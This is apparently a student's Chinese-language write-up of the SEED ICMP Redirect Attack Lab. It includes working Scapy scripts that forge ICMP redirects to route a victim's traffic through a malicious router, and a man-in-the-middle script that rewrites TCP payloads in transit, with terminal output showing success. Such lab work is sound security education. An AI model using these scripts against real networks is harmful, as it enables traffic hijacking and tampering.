


# ICMP Redirect Attack Lab

学号: 57118225 姓名: 宋雨帆

## Task1:

### (0) 进行重定向攻击


①登录受害者容器，查看路由，可以看到路由是正常，其中 192.168.60.0 子网的路由指向 10.9.0.11



The screenshot shows a terminal window titled 'seed@VM: ~/.../Labsetup'. The user runs 'dcckps' (command not found) and 'dockps', which lists several containers: attacker-10.9.0.105, host-192.168.60.6, host-192.168.60.5, victim-10.9.0.5, router, and malicious-router-10.9.0.111. Then, the user runs 'docksh 0c' (command not found) and 'docksh 0c', which opens a shell on the victim container. In the victim container, the user runs 'ip route', showing the default route via 10.9.0.1 and a specific route for 192.168.60.0/24 via 10.9.0.11.

```
[07/16/21]seed@VM:~/.../Labsetup$ dcckps
dcckps: command not found
[07/16/21]seed@VM:~/.../Labsetup$ dockps
837cfe60d58d  attacker-10.9.0.105
ae0f83309be0  host-192.168.60.6
ba96a3180d51  host-192.168.60.5
0c2e867bbc40  victim-10.9.0.5
1f318572ed11  router
4675eb781666  malicious-router-10.9.0.111
[07/16/21]seed@VM:~/.../Labsetup$ docksh0c
docksh0c: command not found
[07/16/21]seed@VM:~/.../Labsetup$ docksh 0c
root@0c2e867bbc40:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@0c2e867bbc40:/# q
```

②编写如下代码用于重定向攻击



The screenshot shows a Linux desktop with a dark theme. The top bar displays 'Activities', 'Text Editor', and the date/time 'Jul 16 15:43'. The text editor window is titled 'task1\_1.py' and shows the following Python code:

```
1#!/usr/bin/python3
2from scapy.all import*
3ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
4icmp = ICMP(type=5, code=1)
5icmp.gw = "10.9.0.111"
6# The enclosed IP packet should be the one that
7# triggers the redirect message.
8ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9send(ip/icmp/ip2/ICMP())
```

The status bar at the bottom of the text editor shows 'Loading file "/home/seed/Desktop/L...', 'Python 3', 'Tab Width: 8', 'Ln 1, Col 1', and 'INS'.

其中第一个 ip 对象对应于该报文的源 ip 和目标 ip，前者为了伪装成路由而写作 10.9.0.11，后者为受害者主机；icmp.gw 表示重定向的网关，将其设为恶意路由器；第二个 ip 对象 ip2 对应原来报文的源 ip 和目标 ip，前者为受害者主机，后者为 192.168.60.5/192.168.60.6。


③受害者主机 ping 192.168.60.5, 同时攻击者运行攻击程序，发送重定向报文

```

root@0c2e867bbc40:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.063 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.184 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.068 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.062 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.095 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.061 ms
^Z
[2]+  Stopped                  ping 192.168.60.5
root@0c2e867bbc40:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
        cache <redirected> expires 288sec
root@0c2e867bbc40:/# █

```

随后停止 ping，并查看路由缓存，可以看到，前往 192.168.60.5 的路由被指向为 10.9.0.111（即恶意路由）。



My traceroute [v0.93]

0c2e867bbc40 (10.9.0.5) 2021-07-16T19:55:13+0000

Keys: Help Display mode Restart statistics Order of fields quit

Host	Packets			Pings			
	Loss%	Snt	Last	Avg	Best	Wrst	StDev
1. 10.9.0.111	0.0%	4	0.1	0.1	0.1	0.1	0.0
2. 10.9.0.11	0.0%	3	0.1	0.1	0.1	0.1	0.0
3. 192.168.60.5	0.0%	3	0.1	0.2	0.1	0.3	0.1

输入 mtr 命令进行查看，可以看到路径被重新路由了，说明成功实施了攻击。

## （1）问题 1：能否重定向到远程计算机

①修改重定向的网关 ip 为 202.108.22.5



```

1#!/usr/bin/python3
2from scapy.all import*
3ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
4icmp = ICMP(type=5, code=1)
5icmp.gw = "202.108.22.5"|
6# The enclosed IP packet should be the one that
7# triggers the redirect message.
8ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9send(ip/icmp/ip2/ICMP())

```

②重新执行攻击过程（在此之前清空受害者 ip 路由缓存）


```

root@0c2e867bbc40:/# ip route flush cache
root@0c2e867bbc40:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.141 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.071 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.080 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.057 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.231 ms
^Z
[3]+  Stopped                  ping 192.168.60.5
root@0c2e867bbc40:/# ip route show cache
root@0c2e867bbc40:/#

```

可以看到查看缓存，并没有变化。

再次输入 mtr 指令：



```

seed@VM: ~/.../Labsetup
My traceroute [v0.93]
0c2e867bbc40 (10.9.0.5) 2021-07-16T20:01:32+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
Host      Loss%  Snt  Last  Avg  Best  Wrst StDev
1. 10.9.0.11  0.0%   5   0.1   0.1   0.1   0.1   0.0
2. 192.168.60.5 0.0%   4   0.1   0.1   0.1   0.2   0.0

```

路径并未被导向 202.108.22.5，说明不能重定向到远程计算机。

## （2）问题 2：能否重定向到本网络不存在主机

①构造不存的主机 10.9.0.200，修改 gw 值

```
Text Editor Jul 16 16:03
task1_1.py
~/Desktop/Labs_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup/volumes
Save

1#!/usr/bin/python3
2from scapy.all import*
3ip = IP(src = "10.9.0.11",dst = "10.9.0.5")
4icmp = ICMP(type=5, code=1)
5icmp.gw = "10.9.0.222"
6# The enclosed IP packet should be the one that
7# triggers the redirect message.
8ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
9send(ip/icmp/ip2/ICMP())
```

②重新执行攻击，并查看路由缓存，没有出现改动

```
root@0c2e867bbc40:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.068 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.060 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.059 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.057 ms
^Z
[4]+  Stopped                  ping 192.168.60.5
root@0c2e867bbc40:/# ip route show cache
root@0c2e867bbc40:/# mtr -n 192.168.60.5
```

输入指令 mtr 查看：

```
Terminal Jul 16 16:04
seed@VM: ~/.../Labsetup

My traceroute [v0.93]
0c2e867bbc40 (10.9.0.5) 2021-07-16T20:04:27+0000
Keys: Help Display mode Restart statistics Order of fields quit

Packets
Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 5 0.2 0.1 0.1 0.2 0.0
2. 192.168.60.5 0.0% 4 0.2 0.1 0.1 0.2 0.1
```

并没有讲路由导向 10.9.0.200，说明不能导向不存在主机。

### (3) 问题 3：修改三个参数后重新进行攻击

①在配置文件中修改参数：




```
malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=1
    - net.ipv4.conf.all.send_redirects=1
    - net.ipv4.conf.default.send_redirects=1
    - net.ipv4.conf.eth0.send_redirects=1
```

②在受害者机进行 ping 操作时，运行攻击程序

```
root@c42be8ccfa88:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.064 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.061 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.056 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.055 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.058 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.059 ms
^Z
[1]+  Stopped                  ping 192.168.60.5
root@c42be8ccfa88:/# ip route show cache
root@c42be8ccfa88:/# mtr 192.168.60.5
```

可以看到，路由缓存中并未出现修改后的内容

使用 mtr 命令查看：



```
My traceroute [v0.93]
c42be8ccfa88 (10.9.0.5) 2021-07-16T20:14:40+0000
Keys: Help Display mode Restart statistics Order of fields quit
          Packets
Host      Loss%  Snt  Last  Avg  Best  Wrst StDev
1. router.net-10.9.0.0    0.0%    6   0.1   0.1   0.1   0.1   0.0
2. 192.168.60.5          0.0%    6   0.1   0.1   0.1   0.1   0.0
```

路径中没有出现恶意路由，说明重定向失败了。

原因：

通过查阅资料，我们可以得知这三个标记位是关于重定向报文转发的，值为 0 的时候表示禁止重定向，值为 1 的时候表示允许重定向。如果将三个都置为 1，表示转发功能打开。此时，当恶意路由器受到受害者 ip 报文时，会发现该报文

必须经过路由器 **10.9.0.11** 时，会向受害者发送一个重定向报文，将其路由重定向为 **10.9.0.11**，这样原来伪造的重定向到 **10.9.0.111** 报文就被覆盖了，从而导致无法完成攻击。这说明如果想要完成重定向攻击，就需要关闭正常的重定向功能。

## Task2:

### (0) 尝试 MITM 攻击

①修改标记位，关闭恶意路由的路由转发功能。

```
malicious-router:
  image: handsonsecurity/seed-ubuntu:large
  container_name: malicious-router-10.9.0.111
  tty: true
  cap_add:
    - ALL
  sysctls:
    - net.ipv4.ip_forward=0
    - net.ipv4.conf.all.send_redirects=0
```

②发动 icmp 重定向攻击，将路由重定向到恶意路由器

```
root@745d6fa85461:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 191sec
```

③在目标主机，打开 9090 端口监听；在受害者主机，使用 nc 连接到目标主机的端口。在连接后，攻击者运行 MITM.py 程序，嗅探并重发报文。  
程序如下：

```
seed@VM: ~/.../volumes
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.....")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))
        # Replace a pattern
        newdata = data.replace(b'song', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

23,1

All

输入字符串“song”:

```
root@745d6fa85461:/# nc 192.168.60.5 9090
song
```

```
root@463b956d5d22:/# nc -lp 9090
AAAA
```

可以看到接受端成功收到了字符串并将其转换为了 AAAAA

## (1) 问题 1: 应该选择哪个方向的报文

使用 mac 地址

①受害者->目标主机

过滤策略如下（源 mac 地址为受害者）:

```
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

运行程序:

```
root@745d6fa85461:/# nc 192.168.60.5 9090
song
```

```
root@463b956d5d22:/# nc -lp 9090
AAAA
```

可以看到，接收端成功输出了结果，并完成了字符串的替换。



②目标主机->受害者

过滤策略如下（源 mac 地址为目标主机）：

```
f = 'tcp and ether src 02:42:0a:09:00:05'  
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

运行程序并开始攻击时的现象：

```
root@745d6fa85461:/# nc 192.168.60.5 9090  
song
```

```
root@463b956d5d22:/# nc -lp 9090
```

可以看到，接收端没有反映，说明连接失败。

分析：可以看到，只捕获“受害者->目标主机”方向的报文就可以完成通信，反之则不行，可以认为只需要捕获“受害者->目标主机”方向的报文即可。

## （2）问题 2：使用 ip 过滤和使用 mac 地址过滤的不同

### IP 地址过滤

①修改过滤器内容。将过滤器修改为“tcp and src host 10.9.0.5”其中 10.9.0.5 是受害者主机发送的，表示筛选出来自受害者的 tcp 报文：

```
f = 'tcp and src host 10.9.0.5'  
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

②受害者和目标主机建立 tcp 连接，攻击者运行程序来伪造受害者报文（过程与第 0 部分一样）

③输入指令 song，可以看到在另一端输出了 AAAA，可以看出伪造成功：

```
root@745d6fa85461:/# nc 192.168.60.5 9090  
song
```

```
root@463b956d5d22:/# nc -lp 9090
AAAA
```

查看攻击端，会发现它一直在发送报文：

```
.
Sent 1 packets.
*** b'AAAA\n', length: 5
```

分析：

一直在发送报文，说明嗅探程序也一直在捕获报文，而受害者只发送了几个报文，显然不可能时受害者造成的这一现象。唯一可能的原因是：嗅探程序它会对攻击者重发的报文也进行了捕获和重发，这就导致了程序陷入了“嗅探到一个报文->对其进行重发->捕获到重发的报文->对重发的报文进行重发”这一循环，造成了资源的浪费和效率的低下。

为什么会捕获自己发送的报文？这是因为路由器不会修改报文的 ip 地址，所以嗅探程序重发的报文其 ip 地址和原来一样，同样符合嗅探程序的过滤策略，导致其会被再次捕获。因此需要有一种标识来区分报文是否由嗅探程序所在的攻击者发送，而 mac 地址非常符合这一点。

## MAC 地址过滤

①修改过滤器内容。将过滤器修改为“tcp and ether src 02:42:0a:09:00:05”其中 02:42:0a:09:00:05 是受害者的 mac 地址的，表示筛选来自受害者的 tcp 报文：

```
f = 'tcp and ether src 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spooof_pkt)
```

②受害者和目标主机建立 tcp 连接，攻击者运行上面的程序来伪造受害者报文（过程与前面类似，不再赘述）

③输入指令 song，可以看到在另一端输出了 AAAA，可以看出伪造成功：

```
root@745d6fa85461:/# nc 192.168.60.5 9090
song
```

```
root@463b956d5d22:/# nc -lp 9090
AAAA
```

④输入一个无关的字符，可以看到在接收者那里也输出了这一字符串：

```
root@745d6fa85461:/# nc 192.168.60.5 9090
song
hhh
```

```
root@463b956d5d22:/# nc -lp 9090
AAAA
hhh
```

攻击者端捕获了一个报文：

```
.
Sent 1 packets.
*** b'hhh\n', length: 4
.
```

该报文即是包含“hhh”的数据报文，因为不包含“song”，所以不予以修改。

⑤输入一些带有“song”的字符串，可以看到再接收端将字符串内部的“song”都修改为了“AAAAA”

```
root@745d6fa85461:/# nc 192.168.60.5 9090
song
hhh
songdl
```

```
root@463b956d5d22:/# nc -lp 9090
AAAA
hhh
AAAAdl
```

攻击者端可以看到，对于每个字符串，都捕获了一个数据报文，然后攻击者将他们修改后分别发出去：

```
.
Sent 1 packets.
*** b'AAAAdl\n', length: 7
.
```

分析：

可以看到，对于攻击者而言，使用 Mac 地址过滤只需要捕获和重发很少的报文，除了最开始发送了两个用于应答的报文，后面每个字符串都只需重发一个报文，其效果远远好于使用 ip 进行过滤。

造成这种现象的原因是再报文转发的过程中，路由不会对 ip 地址进行修改，也就是说在其传输路径上，源 ip 和目标 ip 是不变的；但 mac 地址则不同，它在报文的每次转发时都会改变，取决于当前路由端口的 mac 地址，因此 Mac 地址能表示报文最近的发送者（或转发者）。所以，我们只需要筛选来自受害者 mac 地址的报文，就能有效防止嗅探程序捕获自身发送的报文，避免了“捕获自己发送的报文→发送该报文→再次捕获该报文”的循环，从而提高了效率。